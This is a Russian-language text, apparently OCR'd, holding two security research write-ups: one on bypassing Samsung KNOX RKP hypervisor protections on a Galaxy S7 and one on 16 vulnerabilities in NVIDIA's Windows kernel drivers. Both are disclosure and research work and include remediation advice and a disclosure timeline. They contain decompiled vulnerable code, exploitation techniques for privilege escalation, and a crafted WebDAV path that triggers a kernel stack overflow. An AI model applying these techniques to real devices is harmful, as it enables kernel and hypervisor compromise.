
ARMv8 разделяет Normal World на уровни исключений. Приложения Android работают на EL0, Linux — на EL1, а RKP — на EL2, или в режиме HYP:



EL0 вызывает EL1 через supervisor call (SVC), а EL1 вызывает EL2 через hypervisor call (HVC). Hypervisor Configuration Register уровня EL2, `HCR_EL2`, может перехватывать выбранные операции EL1 и решать, эмулировать или отклонять их.



EL2 также предоставляет второй этап преобразования адресов. Таблицы EL1 сопоставляют виртуальные адреса с промежуточными физическими адресами и применяют биты доступа, XN и PXN. Затем закрытые таблицы EL2 сопоставляют IPA с физическими адресами:




```c
/**
 * Executes the given function within the context of the kernel, using the supplied arguments.
 * @param function The function to be executed within the kernel.
 * @param arg0-arg6 The arguments supplied to the function.
 * @return The return value of the function that was executed in the kernel.
 */
static unsigned long execute_in_kernel(unsigned long function,
                                       unsigned long arg0, unsigned long arg1,
                                       unsigned long arg2, unsigned long arg3,
                                       unsigned long arg4, unsigned long arg5,
                                       unsigned long arg6);
```

Так RKP может запретить EL1 доступ к выбранным физическим диапазонам даже после компрометации ядра.

Создание исследовательской платформы

Инструкции HVC можно выполнять только с EL1. Исследовательская цепочка сначала использовала более ранний эксплойт `system_server`, а затем простое переполнение стека в привилегированной записи sysfs для достижения ядра. ROP-обёртка `execute_in_kernel` подготавливала аргументы функции ядра, вызывала её и возвращала результаты в пользовательское пространство.

В сочетании с обёрткой шелл-кода для system_server получилась многократно используемая среда, способная вызывать произвольные функции ядра и команды RKP. Тестирование проводилось на обновлённом Exynos Galaxy S7 Edge модели SM-G935F со сборкой XXS1APG3.

Защита 1: KASLR

KNOX 2.6 рандомизировала физический и виртуальный базовые адреса ядра одним смещением при загрузке. Для раскрытия этого смещения достаточно одного известного указателя ядра. Linux обычно выводит указатели с регистрозависимым спецификатором %pK, чьё поведение управляется kptr_restrict.

Код debugfs pm_qos от Samsung, доступный для чтения system_server, по ошибке использовал строчную форму %pk:

```
static void pm_qos_debug_show_one(
    struct seq_file *s, struct pm_qos_object *qos) {
    struct plist_node *p;
    unsigned long flags;
    spin_lock_irqsave(&pm_qos_lock, flags);
    seq_printf(s, "%s\n", qos->name);
    seq_printf(s, " default value: %d\n",
               qos->constraints->default_value);
    seq_printf(s, " target value: %d\n",
               qos->constraints->target_value);
    seq_printf(s, " requests:\n");
    plist_for_each(p, &qos->constraints->list)
        seq_printf(s, " %pk(%s:%d): %d\n",
                   container_of(p, struct pm_qos_request, node),
                   container_of(p, struct pm_qos_request, node)->func,
                   container_of(p, struct pm_qos_request, node)->line,
                   p->prio);
    spin_unlock_irqrestore(&pm_qos_lock, flags);
}
```


Опечатка приводила к выводу необработанных указателей. Вычитание известного смещения символа давало смещение KASLR.

Защита 2: загрузка произвольного кода ядра

RKP должна была обеспечивать:

• PXN на каждой странице, кроме кода ядра;
• отсутствие исполняемых данных ядра;
• отсутствие доступного для записи кода ядра;
• код ядра только для чтения на втором этапе;
• таблицы преобразования EL1 только для чтения.

Для аудита первого этапа эксплойту требовался TTBR1_EL1. Подходящих гаджетов ядра было мало, но Exynos запускала EL2 из EL1, встраивая полный образ RKP в текст ядра, а затем копируя его в фиксированную физическую область. Встроенная копия содержала гаджеты для чтения и записи большинства управляющих регистров EL1:



Эксплойт прочитал `TTBR1_EL1`, выгрузил иерархию преобразования и обнаружил физический диапазон `0x80000000-0x81400000`, отображённый секциями по 2 Мбайт как доступный EL1 для чтения, записи и выполнения.

Table D5-26 Data access permissions for stage 1 of the EL1&0 translation regime,

AP[2:1]	Access from EL1	Access from EL0
00	Read/write	None
01	Read/write	Read/write
10	Read-only	None
11	Read-only	Read-only

Начальная таблица второго этапа, встроенная в RKP, тождественно отображала тот же диапазон с `S2AP=11` и без XN:

```
2E000                 EXPORT __static_s2_page_tables_start__
2E000 __static_s2_page_tables_start__ DCQ 0xB0531003
2E000                                 ; DATA XREF: .got:__static_s2_page_tables_start___ptr↓o
2E000                                 ; Alternative name is '__static_s2_page_tables_start__'
2E000                                 ; __static_s1_page_tables_end__
2E008                 DCQ 0
2E010                 DCQ 0xB0534003  ; TABLE, phys addr: 0xB0534000, VA: 0x34000
2E018                 DCQ 0xB0530003  ; TABLE, phys addr: 0xB0530000, VA: 0x30000
```

Table D5-28 Data access permissions for stage 2 of the Non-secure EL1&0 translation regime,

S2AP	Access from Non-secure EL1or Non-secure EL0
00	None
01	Read-only
10	Write-only
11	Read/write

Запись в активный текст ядра всё же вызывала ошибку, поскольку позднее EL1 вызывал `RKP_INIT`, передавая `_text`, `_etext`, таблицы страниц, rodata и другие диапазоны:


```
static void rkp_init(void) {
```

```
    rkp_init_t init;
    init.magic = RKP_INIT_MAGIC;
    init.init_mm_pgd = (u64)__pa(swapper_pg_dir);
    init.id_map_pgd = (u64)__pa(idmap_pg_dir);
    init._text = (u64)_text;
    init._etext = (u64)_etext;
    init._srodata = (u64)__start_rodata;
    init._erodata = (u64)__end_rodata;
    ...
    rkp_call(RKP_INIT, (u64)&init, 0, 0, 0, 0);
    rkp_started = 1;
}
```

RKP делала доступным только для чтения на втором этапе лишь окончательный смещённый интервал `_text`–`_etext`:

```
void handle_rkp_init(...) {
    void* start = rkp_get_pa(text);
    void* end = rkp_get_pa(etext);
    ...
    rkp_s2_range_change_permission(start, end, 128, 1, 1);
}
```

Для KASLR требовалось резервировать значительно более широкое исполняемое окно. Участки перед `_text` и после `_etext` оставались RWX на обоих этапах:



Новый код EL1 можно было просто записать в эти неиспользуемые исполняемые диапазоны, обойдя политику загрузки кода RKP.

Защита 3: обход управления памятью EL1

RKP помечала таблицы страниц первого этапа доступными только для чтения на втором этапе и паравиртуализировала Linux так, что каждое обновление PGD, PMD или PTE превращалось в запрос RKP. Это защищает содержимое таблиц, но не обязательно управляющие регистры, которые выбирают и интерпретируют их.

RKP устанавливала `HCR_EL2.TVM`, перехватывая запись в выбранные регистры управления памятью, но неправильно обрабатывала `SCTLR_EL1` и `TCR_EL1`:

EL2 provides the following traps for reads and writes to the virtual memory control registers:

- HCR_EL2.TRVM, for read accesses:
  - **1** Non-secure EL1 reads of the virtual memory control registers are trapped to EL2.
  - **0** Non-secure EL1 reads of the virtual memory control registers are not trapped to EL2.
- HCR_EL2.TVM, for write access:
  - **1** Non-secure EL1 writes to the virtual memory control registers are trapped to EL2.
  - **0** Non-secure writes to the virtual memory control registers are not trapped to EL2.

Очистка `SCTLR_EL1.M` отключает преобразование первого этапа. Тогда адреса EL1 действуют как IPA без проверок прав первого этапа, фактически делая всю отображённую на втором этапе память RWX на первом:

```
switch ( v4 )
{
  case 0x300800:
    v6 = rkp_l1pgt_ttbr(wanted_register_value, 0);// set TTBR0
    goto LABEL_20;
  case 0x302804:
    v6 = set_mair_el1(wanted_register_value);// set MAIR
    goto LABEL_20;
  case 0x300400:
    v6 = set_sctlr_el1(wanted_register_value);// set SCTLR
```

`TCR_EL1` давал более тонкий обход. Linux обычно использовала гранулы преобразования размером 4 Кбайт, и RKP защищала только одну страницу 4 Кбайт при установке EL1 новой таблицы:

M, bit [0]

MMU enable for EL1 and EL0 stage 1 address translation. Possible values of this bit are:

0 EL1 and EL0 stage 1 address translation disabled.

1 EL1 and EL0 stage 1 address translation enabled.

If this register is at the highest exception level implemented, field resets to 0. Otherwise, its reset value is UNKNOWN.

Изменение `TCR_EL1.TG0` или `TG1` на гранулу 64 Кбайт делало корневую таблицу 64-килобайтной. RKP по-прежнему защищала только 4 Кбайт, оставляя 60 Кбайт доступными для записи управляемых атакующим дескрипторов:

TCR_EL1, Translation Control Register (EL1)

The TCR_EL1 characteristics are:

Purpose

Determines which of the Translation Table Base Registers defined the base address for a translation table walk required for the stage 1 translation of a memory access from EL0 or EL1. Also controls the translation table format and holds cacheability and shareability information.

This register is part of the Virtual memory control registers functional group.

```
if ( is_ttbr1 )
  v8 = 9;
else
  v8 = 1;
if ( !rkp_phys_map_set(translation_table_phys, v8) )
  goto LABEL_27;
v9 = rkp_s2_page_change_permission(translation_table_phys, 128LL, is_not_freeing_table != 1, 0);// RO, NX
res = v9;
if ( !v9 )
  goto LABEL_18;
```

Встроенный образ RKP предоставлял необходимые гаджеты для регистров. Доказательство концепции полностью отключало MMU первого этапа EL1.

Защита 4: доступ к памяти, не отображённой на втором этапе

RKP исключала из преобразования второго этапа чувствительную периферийную прошивку, собственную память и свои таблицы второго этапа. Доступ с EL0/EL1 должен был вызывать ошибку:

TG1, bits [31:30]

TTBR1_EL1 Granule size.

01	16KByte
10	4KByte
11	64KByte

Other values are reserved.

Одна команда RKP, предназначенная для защиты начальной страницы учётных данных, принимала указатель EL1:

```
int64_t rkp_set_init_page_ro(args* args_buffer) {
    unsigned long page_pa = rkp_get_pa(args_buffer->arg0);
    if (page_pa < rkp_get_pa(text) || page_pa >= rkp_get_pa(etext)) {
        if (!rkp_s2_page_change_permission(page_pa, 128, 0, 0))
            return rkp_debug_log("Cred: Unable to set permission for init cred",
                                 0, 0, 0);
    }
    rkp_debug_log("init cred page", 0, 0, 0);
    return rkp_set_pgt_bitmap(page_pa, 0);
}
```

Для адреса, отсутствующего на втором этапе, вспомогательная функция прав создавала новый дескриптор вместо ошибки. Поэтому атакующий мог попросить RKP повторно отобразить любую защищённую физическую страницу как доступную только для чтения и XN, в том числе саму RKP:

Доказательство концепции повторно отображало и читало физическую память RKP с EL1.

Улучшение устройства RKP

Exynos следует использовать модель загрузки Qualcomm: проверять EL2 в загрузчике и запускать его из EL3 до EL1. Это устраняет встроенный образ EL2 с гаджетами и не позволяет ранней компрометации EL1 подорвать инициализацию гипервизора. В качестве временной меры Samsung планировала стирать встроенную копию после запуска.

Собственный код RKP был доступен для записи и выполнения в `TTBR0_EL2`, а `SCTLR_EL2.WXN` был очищен. Поэтому несколько не заявленных ошибок повреждения памяти EL2 позволяли непосредственно переписать код гипервизора. Код только для чтения в сочетании с WXN не исключил бы эксплуатацию, но повысил бы её стоимость.

Следует перехватывать все регистры управления памятью, кроме действительно необходимых Linux. Требуемые операции записи должны разрешать только явно проверенные биты.

```
if ( !s2_unmap(
        v5[80] | (v5[81] << 8) | (v5[82] << 16) | (v5[83] << 24) | (v5[84] << 32)
      | (v5[85] << 40) | (v5[86] << 48) | (v5[87] << 56),
        v5[88] | (v5[89] << 8) | (v5[90] << 16) | (v5[91] << 24)) )
{
  rkp_s2_base = v5[80] | (v5[81] << 8) | (v5[82] << 16) | (v5[83] << 24)
              | (v5[84] << 32) | (v5[85] << 40) | (v5[86] << 48) | (v5[87] << 56);
  rkp_s2_size = v5[88] | (v5[89] << 8) | (v5[90] << 16) | (v5[91] << 24);
  rkp_phys_map_init();
```

В более общем смысле команды RKP должны проверять не только входные диапазоны, но и то, меняет ли операция существование или семантику преобразования. Политика должна выражаться инвариантами полного состояния преобразования, а не предположениями, встроенными в отдельные вспомогательные функции.


Атака на драйвер NVIDIA для Windows

Автор: Оливер Чанг.

Современные графические драйверы сложны и предоставляют многообещающую поверхность атаки для повышения привилегий и выхода из песочницы процессов с доступом к GPU, например процесса GPU в Chrome. В ходе этого исследования драйверов NVIDIA режима ядра для Windows в рамках проекта на 20% рабочего времени Project Zero было обнаружено 16 уязвимостей.

Интерфейсы WDDM ядра


Компонент графического стека в ядре представляет собой минипорт-драйвер дисплея. Windows связывает его с приложениями и подсистемой ядра DirectX следующим образом:



В `DriverEntry` минипорт заполняет структуру `DRIVER_INITIALIZATION_DATA` обратными вызовами производителя и передаёт её `dxgkrnl.sys` через `DxgkInitialize`. Ядро DirectX может вызывать эти функции, а некоторые из них также доступны из пользовательского режима.

DxgkDdiEscape

`DxgkDdiEscape` — очевидная цель для аудита. Пользовательский режим передаёт произвольные данные производителя, фактически выполняя IOCTL. NVIDIA поддерживала около 400 команд escape:



```
.rdata:000000000069B23F                 db    0
.rdata:000000000069B240 ; NvEscapeRecord g_escape_records[9]
.rdata:000000000069B240 g_escape_records NvEscapeRecord <1, 4E562A2Ah, offset EscapeCallback1, \
.rdata:000000000069B240                                             ; DATA XREF: GetEscapeRecord+104↓o
.rdata:000000000069B240                                             ; GetEscapeRecord+B1↓o
.rdata:000000000069B240                                 offset escape_1_info, 108h>
.rdata:000000000069B240                 NvEscapeRecord <2, 4E564458h, offset EscapeCallback2, \
.rdata:000000000069B240                                 offset escape_2_info, 3Fh>
.rdata:000000000069B240                 NvEscapeRecord <3, 4E56474Ch, 0, offset escape_3_info, 2>
.rdata:000000000069B240                 NvEscapeRecord <4, 4E564350h, 0, offset escape_4_info, 2>
.rdata:000000000069B240                 NvEscapeRecord <5, 4E562A2Ah, offset EscapeCallback5, \
.rdata:000000000069B240                                 offset escape_5_info, 20h>
.rdata:000000000069B240                 NvEscapeRecord <6, 4E562A2Ah, offset EscapeCallback6, \
.rdata:000000000069B240                                 offset escape_6_info, 12h>
.rdata:000000000069B240                 NvEscapeRecord <7, 4E562A2Ah, offset EscapeCallback7, \
.rdata:000000000069B240                                 offset escape_7_info, 1C0h>
.rdata:000000000069B240                 NvEscapeRecord <8, 4E562A2Ah, offset EscapeCallback8, \
.rdata:000000000069B240                                 offset escape_8_info, 2>
.rdata:000000000069B240                 NvEscapeRecord <9, 4E564458h, offset EscapeCallback9, \
.rdata:000000000069B240                                 offset escape_9_info, 4>
.rdata:000000000069B360 ; NvEscapeRecordInfo escape_1_info
.rdata:000000000069B360 escape_1_info   dq 1000000h                 ; unknown_0
.rdata:000000000069B360                                             ; DATA XREF: .rdata:g_escape_records↑o
.rdata:000000000069B360                 dq 0                        ; unknown_1
.rdata:000000000069B360                 dw 10h                      ; unknown_2
.rdata:000000000069B360                 dw 0                        ; unknown_3
.rdata:000000000069B360                 dd 0                        ; unknown_4
.rdata:000000000069B378 stru_69B378     NvEscapeCodeInfo <1000001h, 0, 0C0h, 3>
.rdata:000000000069B378                 NvEscapeCodeInfo <1000002h, 0, 44h, 3>
.rdata:000000000069B378                 NvEscapeCodeInfo <1000003h, 0, 140h, 103h>
.rdata:000000000069B378                 NvEscapeCodeInfo <1000006h, 0, 0B4h, 2>
.rdata:000000000069B378                 NvEscapeCodeInfo <1000004h, 0, 354h, 103h>
.rdata:000000000069B378                 NvEscapeCodeInfo <1000007h, 0, 38h, 103h>
.rdata:000000000069B378                 NvEscapeCodeInfo <1000008h, 0, 38h, 103h>
.rdata:000000000069B378                 NvEscapeCodeInfo <1000009h, 0, 0B4h, 103h>
.rdata:000000000069B378                 NvEscapeCodeInfo <100000Ah, 0, 0B4h, 103h>
.rdata:000000000069B378                 NvEscapeCodeInfo <1000008h, 0, 30h, 103h>
```

Внутренние структуры можно представить так:

```
struct NvEscapeRecord {
    DWORD action_num;
    DWORD expected_magic;
    void* handler_func;
    NvEscapeRecordInfo* info;
    uint64_t num_codes;
};

struct NvEscapeCodeInfo {
    DWORD code;
    DWORD unknown;
    uint64_t expected_size;
    WORD unknown_1;
};
```

Каждая структура `pPrivateDriverData` начинается с заголовка:

```
struct NvEscapeHeader {
    DWORD magic;
    WORD unknown_4;
    WORD unknown_6;
    DWORD size;
    DWORD magic2;
    DWORD code;
    DWORD unknown[7];
};
```

Команды идентифицируются 32-разрядным кодом и группируются по старшему байту со значениями от 1 до 9. Диспетчер проверяет заголовок относительно `PrivateDriverDataSize` и обычно сравнивает размер полезной нагрузки с `NvEscapeCodeInfo.expected_size`. Нулевой ожидаемый размер обозначает входные данные переменной длины и оставляет проверку обработчику, из-за чего возникает несколько ошибок.

Тринадцать обнаруженных уязвимостей находились в обработчиках escape. Среди них были слепая запись через пользовательские указатели, раскрытие неинициализированной памяти ядра и неправильные проверки границ. Дополнительные чтения за пределами памяти не были зарегистрированы, если выглядели непригодными для эксплуатации.

DxgkDdiSubmitBufferVirtual

В Windows 10 и WDDM 2.0 появилась функция `DxgkDdiSubmitBufferVirtual` для виртуальной памяти GPU, заменившая прежние пути отправки и отрисовки. Она принимает от драйвера пользовательского режима данные команд, зависящие от производителя, и содержала одну уязвимость.

Краткий анализ других обратных вызовов WDDM, принимающих закрытые данные, не выявил ничего интересного.

Доступные устройства

NVIDIA также устанавливала устройства, которые мог открыть любой пользователь:

- `\\.\NvAdminDevice`, предположительно используемое NVAPI; многие обработчики перенаправляют вызовы в команды escape.
- `\\.\UVMLiteController` и связанные устройства процессов для унифицированной памяти; обнаружена одна ошибка.
- `\\.\NvStreamKms`, устанавливаемое по умолчанию вместе с GeForce Experience, если не отменить выбор; обнаружена одна ошибка.

Более интересные ошибки

Большинство находок было сделано с помощью ручной обратной разработки и специальных сценариев IDA. На удивление успешным оказался и простой фаззер. В основном встречались элементарные пропущенные проверки, но два случая оказались более поучительными.

NvStreamKms

Этот драйвер регистрирует обратный вызов создания процесса с помощью `PsSetCreateProcessNotifyRoutineEx`. Он сравнивает имена образов новых процессов с настроенным списком. Упрощённый код извлечения имени файла выглядел так:

```
wchar_t Dst[BUF_SIZE];
...
if (cur->image_names_count > 0) {
    image_filename = info_->ImageFileName;
    buf = image_filename->Buffer;
    if (buf) {
        filename_length = 0;
        num_chars = image_filename->Length / 2;
        if (num_chars) {
            while (buf[num_chars - filename_length - 1] != L'\\') {
                ++filename_length;
                if (filename_length >= num_chars)
```

```
                    goto DO_COPY;
                }
                buf += num_chars - filename_length;
            }
    DO_COPY:
            wcscpy_s(Dst, filename_length, buf);
            Dst[filename_length] = 0;
            wcslwr(Dst);
        }
    }
```

Код сканирует строку в обратном направлении в поисках обратной косой черты и передаёт полученную длину имени файла функции `wcscpy_s`, как будто это ёмкость буфера назначения. `Dst` вмещает более 255 широких символов, поэтому обычные ограничения компонентов пути файловой системы сначала кажутся достаточной защитой.

Однако канонические UNC-пути WebDAV могут сохранять прямые косые черты. Они обходят поиск обратной косой черты и превращают всю оставшуюся часть пути в одно слишком длинное «имя файла»:

```
CreateProcessW(
    L"\\\\?\\UNC\\127.0.0.1@8000\\DavWWWRoot\\"
    L"aaaa/bbbb/cccc/blah.exe",
    ...);
```

Последующий вызов `wcslwr` не ограничивает повреждение. Поскольку `filename_length` не включает NUL, `wcscpy_s` в конце концов считает буфер назначения слишком маленьким и записывает ноль в его начало, но к этому моменту переполнение уже произошло.

Эксплуатация оказалась несложной, поскольку в `NvStreamKms.sys` не было защитных cookie стека. Доказательство концепции запускало поддельный сервер WebDAV, с помощью ROP переносило выполнение в пользовательский буфер, выделяло память RWX и исполняло шелл-код повышения привилегий.

Неправильная проверка в UVMLiteController

`\\.\UVMLiteController` был доступен даже из изолированного процесса GPU Chrome. Его обработчики `METHOD_BUFFERED` записывали результаты непосредственно через `Irp->UserBuffer`, вопреки рекомендациям Microsoft.

Ядро проверяет предоставленный пользователем выходной диапазон, но обработчики не выполняли собственных проверок длины. Вызывающая сторона могла передать нулевую длину с произвольным адресом, который проходил `ProbeForWrite`, и получить ограниченный примитив записи произвольного значения по произвольному адресу. Среди доступных значений были 32-разрядные `0xffff`, `0x1f`, ноль и 8-разрядный ноль. Простой локальный эксплойт повышения привилегий продемонстрировал этот примитив.

Вектор удалённой атаки?

Количество находок побудило исследовать возможность полностью удалённого доступа через WebGL или аппаратное ускорение видео. Ни одна из уязвимостей не оказалась доступна без предварительной компрометации изолированного процесса. Уязвимые API были низкоуровневыми и находились за такими слоями, как libANGLE, среда выполнения Direct3D и драйвер пользовательского режима, которые обычно формировали корректные аргументы.

Реакция NVIDIA

Ошибки показали, что NVIDIA сохранила в режиме ядра слишком много сомнительной функциональности и пропустила базовые проверки и меры защиты. Тем не менее её реакция на инциденты в целом была быстрой и конструктивной. Большинство ошибок исправили задолго до крайнего срока, а NVIDIA сообщила о работе над переработкой драйвера с упором на безопасность, не раскрыв подробностей.

Хронология

Дата	Событие
26 июля 2016 г.	NVIDIA сообщено о первой ошибке
21 сентября 2016 г.	Шесть ошибок без уведомления исправлены в 372.90; обсуждены опасения по поводу разрыва между патчем и раскрытием
23 октября 2016 г.	Версия 375.93 исправила остальные 14 ошибок, о которых к тому времени было сообщено
28 октября 2016 г.	Опубликован бюллетень и открыты отчёты Project Zero
